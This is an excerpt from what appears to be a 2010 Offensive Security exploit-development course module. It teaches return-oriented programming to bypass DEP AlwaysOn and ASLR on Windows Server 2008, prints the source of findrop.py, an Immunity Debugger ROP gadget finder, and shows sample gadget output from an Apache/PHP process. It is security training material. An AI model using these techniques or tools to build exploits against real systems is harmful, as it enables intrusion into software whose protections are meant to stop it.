


# Module 0x02 (Update) Bypassing DEP AlwaysOn Policy

## Lab Objectives

- **Understanding Return Oriented Programming concepts**
- **Circumventing DEP AlwaysOn and ASLR on Windows 2008 Server**

## Overview

In the previous module, we examined a case study where we bypassed *DEP* on Windows 2003 Server running in *OptOut* mode; but to raise the bar for malicious attacks, new versions of Windows OS may run more restrictive *DEP* policies.

In addition to the four *DEP* modes introduced in Module 0x02[15], Microsoft[tm] implemented a mechanism called *"Permanent DEP"*. On Vista SP1, XP SP3 and later[16], executables linked with */NXCOMPAT*[17] flag during compilation are automatically *Opt-in* in a way that *DEP* can't be disabled at run time. This method has basically the same effect of *AlwaysOn* system policy but on a per process base. The same result[18] may be obtained directly calling the new API function *SetProcessDEPPolicy*[19] from the application itself.

From the attacker's point of view this means that it won't be possible to disable *DEP*[20] for the running process, leaving circumvention of the Operating System NX checks as the only way to go.

---

[15] Opt-in, Opt-out, AlwaysOff, AlwaysOn

[16] "New NX APIs added to Windows Vista SP1, Windows XP SP3 and Windows Server 2008"
http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new-nx-apis-added-to-windows-vista-sp1-windows-xp-sp3-and-windows-server-2008.aspx

[17] *NXCOMPAT* http://msdn.microsoft.com/en-us/library/ms235442%28VS.80%29.aspx


[18] Giving more flexibility to software developers though, see note 16 for details.

[19] *SetProcessDEPPolicy* reside in *kernel32.dll*

http://msdn.microsoft.com/en-us/library/bb736299%28VS.85%29.aspx

[20] Both *AlwaysOn* system policy and *Permanent DEP* process policy stop attacks based on returning into *NtSetInformationProcess* and *SetProcessDEPPolicy* because of the DEP permanent behaviour.


© All rights reserved to Offensive Security, 2010




## Ret2Lib attacks and their evolution

In Module 0x02 we bypassed DEP performing a return-into-lib (*ret2lib*)[21] attack, overwriting the return address with the address of *NtSetInformationProcess* function. We basically simulated a normal function call, setting up the right arguments on the stack, thanks to the buffer overflow vulnerability.

Other *ret2lib* attack variations have been widely used in public exploits, like for example the use of *WinExec*[22] function in *kernel32.dll* to execute commands on the vulnerable system. Windows defense weapons have been exploited - becoming a double-edge sword, like in the case of the *SetProcessDepPolicy*[23] API function. All these methods failed against *AlwaysOn* and *Permanent DEP*, pushing attackers to "up their game", mutating the classic *ret2lib* attack into the so-called *return oriented programming* exploitation (*ROP*).

## Return Oriented Programming Exploitation

The concept of return oriented programming exploitation was probably first introduced by Sebastian Krahmer in the *"x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique"* paper[24] and further developed by Hovav Shacham[25] and Pablo Sole[26].

The technique allows a *ret2lib* attack to be mounted on *x86* executables without calling any functions at all. Instead of returning into the beginning of a function simulating a call, you can return to any

---

[21] Ret2libc http://en.wikipedia.org/wiki/Return-to-libc_attack

[22] WinExec function http://msdn.microsoft.com/en-us/library/ms687393%28VS.85%29.aspx

this technique is still useful but not as effective as having arbitrary shellcode execution on the vulnerable system.

[23] "DEP bypass with SetProcessDEPPolicy()"

http://bernardodamele.blogspot.com/2009/12/dep-bypass-with-setprocessdeppolicy.html

[24] "x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique" http://www.suse.de/~krahmer/no-nx.pdf

[25] "The Geometry of Innocent Flesh on the Bone: Return-Into-Libc without Function Calls (on the x86)", Hovav Shacham (ACM CCS 2007) http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf

[26] "Defeating DEP, the Immunity Debugger way" http://www.immunitysec.com/downloads/DEPLIB.pdf

 © All rights reserved to Offensive Security, 2010

instruction sequences in executable memory pages ending with a return[27]; combining a large number of short instruction sequences we can build *"gadgets"* that allow arbitrary computation, performing higher level actions (write to memory, read from memory, etc see Figure 28). Furthermore, because of the nature of *x86* architecture[28], returning into middle of existing opcodes can lead to different instructions (refer to Figure 30, Figure 31) "amplifying" the instruction set itself.





*Figure 28: Gadget example, arbitrary write*

But can a set of simple gadgets really help us practically? Sun Tzu perfectly answers this when he said: "There are not more than five musical notes, yet the combinations of these five give rise to more melodies than can ever be heard" [29].





*Figure 29: Gadget in action, stack configuration*

---

[27] Address Space Randomization is a constraint that plays a central role as we'll see later on.

[28] The x86 instructions are variable in length.

[29] Sun Tzu, "The Art of War", 6th century BC


© All rights reserved to Offensive Security, 2010

```
Immunity Debugger - httpd.exe - [CPU - thread 00000980, module libaprut
File View Debug Plugins ImmLib Options Window Help Jobs
6EE6A69F   D25E 5D    RCR BYTE PTR DS:[ESI+5D],CL
6EE6A6A2   C3         RETN
6EE6A6A3   90         NOP
6EE6A6A4   90         NOP
```

*Figure 30: returning into middle of existing opcodes can lead to different instructions*

```
Immunity Debugger - httpd.exe - [CPU - thread 00000980, module libaprut
File View Debug Plugins ImmLib Options Window Help Jobs
6EE6A69E   33D2       XOR EDX,EDX
6EE6A6A0   5E         POP ESI
6EE6A6A1   5D         POP EBP
6EE6A6A2   C3         RETN
6EE6A6A3   90         NOP
6EE6A6A4   90         NOP
```

*Figure 31: returning into middle of existing opcodes can lead to different instructions*

The number of *gadgets* we can obtain highly depends on the Windows version we are running and on the targets vulnerable applications. In fact, as mentioned before, if the *OS* is *ASLR* enabled, the *ROP* approach may be used only on those modules loaded in memory, not supporting base address randomization[30].

Once our *gadgets* have been "carved", the attacker must cause the stack pointer to point into his controlled data. This step is obviously not needed in stack buffer overflows, but is required in different type of vulnerabilities where this goal is reached using a stack pivot sequence[31].

At this point, depending on our goals and on the number of *gadgets* we are able to obtain, two different approaches can be taken:


- Build a 100% *ROP* shellcode.
- Build a *ROP* stage that can lead to subsequent execution of traditional shellcode.

---

[30] Sometimes it is possible to get the base address of one or more modules thanks to a memory disclosure vulnerability and to build the ROP payload dynamically.

[31] *XCHG EAX,ESP / RETN* or *MOV ESP, EAX / RETN* for example.


© All rights reserved to Offensive Security, 2010



In the second case, the stage's goal is usually to allocate a chunk of memory having "execute" and "write" permissions and to copy shellcode to it[32]; another option is to change permissions on a memory page where the actual shellcode already resides[33].

Another interesting method[34] that caught our attention is the use of the *WriteProcessMemory*[35] function presented by Spencer Pratt in March 2010. *WriteProcessMemory* is able to "patch" executable memory using an appropriate call to *NtProtectVirtualMemory*[36]. The result is obvious: we hot-patch the *.text* section of a running process, injecting shellcode and eventually jump into it. We don't fight *DEP* here, we just follow its rules... on the other hand, "supreme excellence consists in breaking the enemy's resistance without fighting"**Error! Bookmark not defined.**! Let's analyze *WriteProcessMemory* prototype before proceeding with the case study:

```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,                   <--- 0xFFFFFFFF
  __in   LPVOID lpBaseAddress,              <--- Pointer to where to write
  __in   LPCVOID lpBuffer,                  <--- Pointer to shellcode
  __in   SIZE_T nSize,                      <--- Size of shellcode
  __out  SIZE_T *lpNumberOfBytesWritten     <--- Pointer to writable mem or NULL
);
```

*WriteProcessMemory prototype*

From the above table, it's clear that at least the shellcode address argument must be passed dynamically[37] in the function call, unless we use the Spencer Pratt[34] method which chains multiple calls

[32] *Heap_Create_Enable_Execute* method explained in (26),
*VirtualAlloc* method: http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html

[33] *VirtualProtect* method: "ProSSHD 1.2 remote post-auth exploit", Alexey Sintsov 2010
http://www.exploit-db.com/exploits/12495/

[34] "Exploitation With WriteProcessMemory() Yet Another DEP Trick", Spencer Pratt 2010
http://seclists.org/fulldisclosure/2010/Mar/att-553/Windows-DEP-WPM.txt

[35] *WriteProcessMemory* http://msdn.microsoft.com/en-us/library/ms681674%28VS.85%29.aspx

[36] NtProtectVirtualMemory
http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/Memory%20Management/Virtual%20Memory/NtProtectVirtualMemory.html

[37] In a typical Windows remote exploit, shellcode address can't be known before execution and must be gained dynamically.

 © All rights reserved to Offensive Security, 2010

to *WriteProcessMemory*, copying small "bricks" of code from no *ASLR* enabled modules to build shellcode on the fly; this approach is very dependent on the space available on the stack. When not applicable, the only way to go is running a *ROP* stage to set up the right arguments for *WriteProcessMemory* dynamically.

In the test case choosen for this module, we decided to use a *ROP* stage that sets up a *WriteProcessMemory* call to circumvent *DEP* AlwaysOn in Windows 2008; but how can we find a complete list of instructions required to build useful *gadgets*? In the next paragraph we will introduce the Immunity Debugger API and we will see how to implement our own PyCommand *findrop* tool that will help us in the task of searching valuable instruction sequences.

## Immunity Debugger's API and *findrop.py*

Immunity Debugger's API[38] is written in pure Python and includes many useful utilities and functions. Scripts using the API can be integrated into the debugger and run from the GUI interface, the command bar or executed upon certain events when implemented as hooks. This feature gives the researcher incredible flexibility, having the possibility to extend the debugger's functionalities quickly without having to compile sources, reload debugger's interface, etc.

Immunity Debugger's API is exactly what we need to speed up our *gadgets* search; there are three ways to script Immunity Debugger:


1. **PyCommands**
2. **PyHooks**
3. **PyScripts**

In this module we'll examine the first type. PyCommands are temporary scripts, which are accessible via command box or GUI and are pretty easy to implement. Below, you can find a very simple and basic PyCommand that prints a message in the Log window:

```
import immlib
def main(args):
        imm=immlib.Debugger()
        imm.Log("PyCommands are l33t :P")
        return "w00t! "
```

[38] http://www.immunityinc.com/products-immdbg.shtml


© All rights reserved to Offensive Security, 2010





You need to import the *immlib*[39] library and define a main subroutine, which will accept a list of arguments. You then need to instance a Debugger object, which allows you to access its powerful methods. The *imm.log* method is an easy way to output your results in the ID Log window.
In the Immunity Debugger Installation directory[40] you can find a Pycommands subdirectory. Place your own Pycommand there and you will be ready to call it from the ID command box as shown here:





*Figure 32: HelloWorld PyCommand*


Now that we know how to code a very basic PyCommand, we are ready to examine some API's functions that will be useful for our *ROP* task:

- *imm.getAllModules*, returns a list of loaded modules objects in memory;
- *imm.getModule*, returns a module object from a module name;
- *imm.readMemory*, read from a memory address;
- *imm.getMemoryPages*, get all memory pages in process space;
- *imm.searchOExecute*, searches for assembled ASM instructions in all executable memory pages;

[39] http://debugger.immunityinc.com/update/Documentation/ref/

[40] In our case is C:\Program Files\Immunity Inc\Immunity Debugger\


© All rights reserved to Offensive Security, 2010




- *imm.Disasm*, disassembles at a specific address.

As seen here you can find the *findrop.py* PyCommand source:

```
"""
Immunity Debugger ROP Search
U{Offsec Ltd.<http://www.offsec.com>}
ryujin@offsec.com - AWE 2010
"""

__VERSION__ = '0.4'

import immlib, struct, time, re

DESC = "Search for ROP gadgets' bricks in executable memory with ASLR disabled."
pattern1 = "MOV DWORD PTR DS:\[E[AX,BX,CX,DX,DI,SI,SP,BP]"+\
           "[AX,BX,CX,DX,DI,SI,SP,BP]\],E[AX,BX,CX,DX,DI,SI,SP,BP]"+\
           "[AX,BX,CX,DX,DI,SI,SP,BP] \|\| RETN"
pattern2 = "MOV E[AX,BX,CX,DX,DI,SI,SP,BP][AX,BX,CX,DX,DI,SI,SP,BP],"+\
           "DWORD PTR DS:\[E[AX,BX,CX,DX,DI,SI,SP,BP]"+\
           "[AX,BX,CX,DX,DI,SI,SP,BP]\] \|\| RETN"
m1 = re.compile(pattern1)
m2 = re.compile(pattern2)

def usage(imm):
    """Pycommand usage"""
    imm.Log("!findrop [list] || [all] || [<MODULE1> "+\
            "<MODULE2> ... <MODULEN>] [BRICK_SIZE]", focus=1)
    imm.Log("Example1: !findrop foo.dll bar.dll 12", focus=1)
    imm.Log("Example2: !findrop all", focus=1)
    imm.Log("Example3: !findrop list", focus=1)
    imm.Log("Default brick size is 8 bytes not including 0xC3", focus=1)
    return

def AslrEnabled(imm, modobj):
    """Check if a module is ALSR enabled

    @param modobj: module object to inspect
    """
    path     = modobj.getPath()
    mzbase   = modobj.getBaseAddress()
    peoffset = struct.unpack('<L',imm.readMemory(mzbase+0x3c,4))[0]
    pebase   = mzbase+peoffset
    flags    = struct.unpack('<H',imm.readMemory(pebase+0x5e,2))[0]
    if (flags&0x0040)==0:
        return False
    else:
        return True

def getNoAslrEnabledMods(imm, List=True):
    """Grab all noASLR modules loaded in memory.

    """
    modules = imm.getAllModules()
    if List:
        imm.Log("List of noASLR modules...", focus=1)
    for module in modules.keys():
        modobj   = modules[module]
```

 © All rights reserved to Offensive Security, 2010





```
        path     = modobj.getPath()
        mzbase   = modobj.getBaseAddress()
        peoffset = struct.unpack('<L',imm.readMemory(mzbase+0x3c,4))[0]
        pebase   = mzbase+peoffset
        flags    = struct.unpack('<H',imm.readMemory(pebase+0x5e,2))[0]
        if (flags&0x0040!=0):
            del modules[module]
        else:
            if List:
                imm.Log(str(module).ljust(24) + " " +\
                        hex(int(modules[module].getBaseAddress())),
                        address=modules[module].getBaseAddress())
    return modules

def usefulInstruction(instruction):
    """Bricks are valid if instructions sequence doesn't transfer execution
       away not reaching our retn, and if they are not privileged instructions.

    @param instruction: the instruction to check
    """
    BAD = ["CLTS","HLT","LMSW","LTR","LGDT","LIDT","LLDT","MOV CR","MOV DR",
           "MOV TR","IN ","INS","INVLPG","INVD","OUT","OUTS","CLI","STI","POPF",
           "PUSHF","INT","IRET","IRETD","SWAPGS","WBINVD","CALL","JMP","LEAVE",
           "JA","JB","JC","JE","JR","JG","JL","JN","JO","JP","JS","JZ","LOCK",
           "RET","???","ENTER"]
    for bad in BAD:
        if instruction.find(bad) != -1:
            return 0
    return 1

def endswithRetn(imm, ret_orig, ret):
    """Check if instructions sequence ends with RETN otherwise ignore the brick

    @param ret_orig: address at which ending to disasm
    @param ret: address from which starting to disasm
    """
    tret = ret
    brick = ""
    # Disasm until we reach end address.
    # Store brick and return it if is valid (ends with RETN).
    while tret <= ret_orig:
        tmpi = imm.Disasm(tret).getResult()
        brick += tmpi +  " || "
        tmps = imm.Disasm(tret).getSize()
        # We increment considering the size of the instruction.
        tret += tmps
    if tmpi == 'RETN':
        return brick
    else:
        # Instruction is not valid cause it doesn't end with RETN
        return 0

def findRop(imm, ret, bytes_to_disasm, log):
    """Start from a RETN and go backwards checking for valid instructions.
       Log all valid bricks in a list.

    @param ret: RETN address
    @param bytes_to_disasm: Number of bytes to go back and disasm
    @param log: logfile handle
    """
    module_name = imm.findModule(ret)[0]
    i = 0
    brick  = ''
    bricks = []
```


© All rights reserved to Offensive Security, 2010

```
    global m1, m2
    # Disasm starting from ret (actual address) till ret_orig (orignal address)
    ret_orig = ret
    while i <= bytes_to_disasm:
        # Disasm instruction at specific address
        instruction = imm.Disasm(ret).getResult()
        # Is the instruction useful?
        if not usefulInstruction(instruction) and i>0:
            break
        # Grab brick starting from this address and see if brick obtained
        # still ends with a RETN.
        brick = endswithRetn(imm, ret_orig, ret)
        if brick and i>0:
            log.write(module_name.ljust(24) + hex(ret).upper().ljust(15) + \
                      brick+"\r\n")
            if m1.match(brick) or m2.match(brick):
                imm.Log("Interesting brick for gadgets: " + module_name.ljust(24) + \
                        hex(ret).upper().ljust(12) + brick, address=ret,
                        focus=1)
        # Go back one byte and disasm again.
        ret -= 0x1
        # Increment number of byte disasmed.
        i += 1
    return bricks

def filterMemPages(imm, modules):
    """Filter only Memory Pages belonging to the modules selected.

    @param modules: modules loaded in a dictionary; base: object
    """
    pages = imm.getMemoryPages()
    for page_base_address in pages.keys():
        for module_name in modules.keys():
            page_ok = False
            module_start = modules[module_name].getBaseAddress()
            module_end = modules[module_name].getBaseAddress() + \
                         modules[module_name].getSize()
            if page_base_address >= module_start and \
               page_base_address <= module_end:
                page_ok = True
                break
        if not page_ok:
            del pages[page_base_address]
    return pages


def searchOnPagesExecute(imm, buf, pages):
    """
    Search string in executable memory pages passed as an argument.

    @param buf: Buffer to search for
    @param pages: Memory Pages previously filtered to reduce timing
    @return: A list of address where the string was found on memory
    """
    if not buf:
        return []
    MemoryProtection = { "PAGE_EXECUTE" :0x10, "PAGE_EXECUTE_READ" :0x20 ,
                         "PAGE_EXECUTE_READWRITE": 0x40,
                         "PAGE_EXECUTE_WRITECOPY":0x80,  "PAGE_NOACCESS":0x01,
                         "PAGE_READONLY":0x02, "PAGE_READWRITE":0x04,
                         "PAGE_WRITECOPY": 0x08 }
    find = []
    buf_size = len(buf)
    for a in pages.keys():
```

 © All rights reserved to Offensive Security, 2010



```
        if (MemoryProtection["PAGE_EXECUTE"] == pages[a].access\
            or MemoryProtection["PAGE_EXECUTE_READ"] == pages[a].access\
            or MemoryProtection["PAGE_EXECUTE_READWRITE"] == pages[a].access\
            or MemoryProtection["PAGE_EXECUTE_WRITECOPY"] == pages[a].access):
            mem = pages[a].getMemory()
            if not mem:
                continue
            ndx = 0
            while 1:
                f = mem[ndx:].find( buf )
                if f == -1 : break
                find.append( ndx + f + a )
                ndx += f + buf_size
    return find


def main(args):
    start_time = time.time()
    imm = immlib.Debugger()
    modules = {}
    bytes_to_disasm = 8
    imm.Log("#"*120, focus=1)
    imm.Log(" "*40 + "findrop script: AWE - ryujin@offsec.com", focus=1)
    imm.Log("#"*120, focus=1)
    if len(args) > 0:
        if args[0] == 'list':
            getNoAslrEnabledMods(imm, True)
            return "List completed."
        elif args[0] == 'all':
            modules = getNoAslrEnabledMods(imm, True)
        else:
            try:
                bytes_to_disasm = int(args[-1])
                brick_size = True
            except ValueError:
                brick_size = False
                imm.Log("Setting default brick size to 8 bytes", focus=1)
                bytes_to_disasm = 8
            if brick_size:
                modulefilter = args[0:-1]
            else:
                modulefilter = args[0:]
            for module in modulefilter:
                modobj = imm.getModule(module)
                if modobj:
                    modules[module] = modobj
                else:
                    imm.Log("No modules found with name: " + module, focus=1)
    else:
        usage(imm)
        return "Check Log Window for help."

    if modules:
        for module_name in modules.keys():
            if AslrEnabled(imm, modules[module_name]):
                imm.Log("Module %s has ASLR enabled and won't be used!" %\
                        module_name, focus=1)
                del modules[module_name]

        if not modules:
            return "All the specified modules are ASLR enabled!"

        pages = filterMemPages(imm, modules)
        imm.setStatusBar("Searching for RETNs...")
```


© All rights reserved to Offensive Security, 2010

```
        retns = searchOnPagesExecute(imm, "\xc3", pages)
        imm.setStatusBar("Searching ROP bricks, this may take a while ;) ...")
        log = open("ropresult.txt","w")
        for retn in retns:
            findRop(imm, retn, bytes_to_disasm, log)
        log.close()
    else:
        imm.Log("All modules have ASLR enabled or/"+\
                "and module names are incorrect!", focus=1)
        return "All modules have ASLR enabled or/and module names are incorrect"

    end_time = time.time()
    imm.Log("Check ropresuts.txt in ID directory for complete results.",
            address=0xdeadbabe, focus=1)
    return "Search completed in %d secs" % int(end_time-start_time)
```

*findrop.py source code*

Let's analyze *findrop.py*'s functions to see how it works before testing it in Immunity Debugger. First, the *"main"* subroutine accepts the *args* parameter as an input python list and returns the output of the *usage* function if no argument was passed. A list of *DLLs* or the keyword *'all'* may be passed as input to respectively limit the search or perform a wide scan over all no *ASLR* modules. The *'list'* keyword makes the script print a list of no *ASLR* modules' name and exit without performing any search.

Before the scan starts, the *filterMemPages* function is invoked to filter out all the memory pages not related to the selected modules, slightly speeding-up the search[41]. The key concept behind the search is the one exposed in Hovav Shacham's paper[25]; the following assumptions were taken in account while building *findrop.py* script:


- A useful code sequence (*brick*) is a sequence of valid *ASM* instructions ending in a *RETN* and such that none of the instructions causes the processor to transfer execution away, not reaching the *RETN* itself.
- To be useful, a *brick* must not contain any privileged instructions.
- The search engine scans backwards from a *RETN* instruction's address, disassembling forwards from the new address gained and checking if the instruction sequence found is a useful one.
- The default maximum length of the instructions sequence is 8 bytes but can be specified as an input argument by the user.

Results of the search are written to a file named *ropresult.txt* located in the Immunity subdirectory. In Figure 33 *findrop.py* is shown in action and some interesting bricks are presented in *ID* log window at the end of the scan (refer to Figure 34).

---

[41] As explained few lines ahead the script begins each single search starting from a *RETN* instruction; finding all *0xC3* opcodes is obviously very time consuming and meaningless.


© All rights reserved to Offensive Security, 2010








*Figure 33: findrop.py in action*

```
Immunity Debugger - httpd.exe - [Log data]
File  View  Debug  Plugins  ImmLib  Options  Window  Help  Jobs
Address  Message
0BADF00D ##########################################################################
0BADF00D                     findrop script: AWE - ryujin@offsec.com
0BADF00D ##########################################################################
02CC34C5 Interesting brick for gadgets: php_mbstring.dll     0X2CC34C5  MOV DWORD PTR DS:[EAX],EDX || RETN ||
02CD82D5 Interesting brick for gadgets: php_mbstring.dll     0X2CD82D5  MOV EAX,DWORD PTR DS:[EAX] || RETN ||
02CD85F5 Interesting brick for gadgets: php_mbstring.dll     0X2CD85F5  MOV EAX,DWORD PTR DS:[EAX] || RETN ||
02CDDE6B Interesting brick for gadgets: php_mbstring.dll     0X2CDDE6B  MOV DWORD PTR DS:[EAX],ECX || RETN ||
02CDDECD Interesting brick for gadgets: php_mbstring.dll     0X2CDDECD  MOV DWORD PTR DS:[EAX],ECX || RETN ||
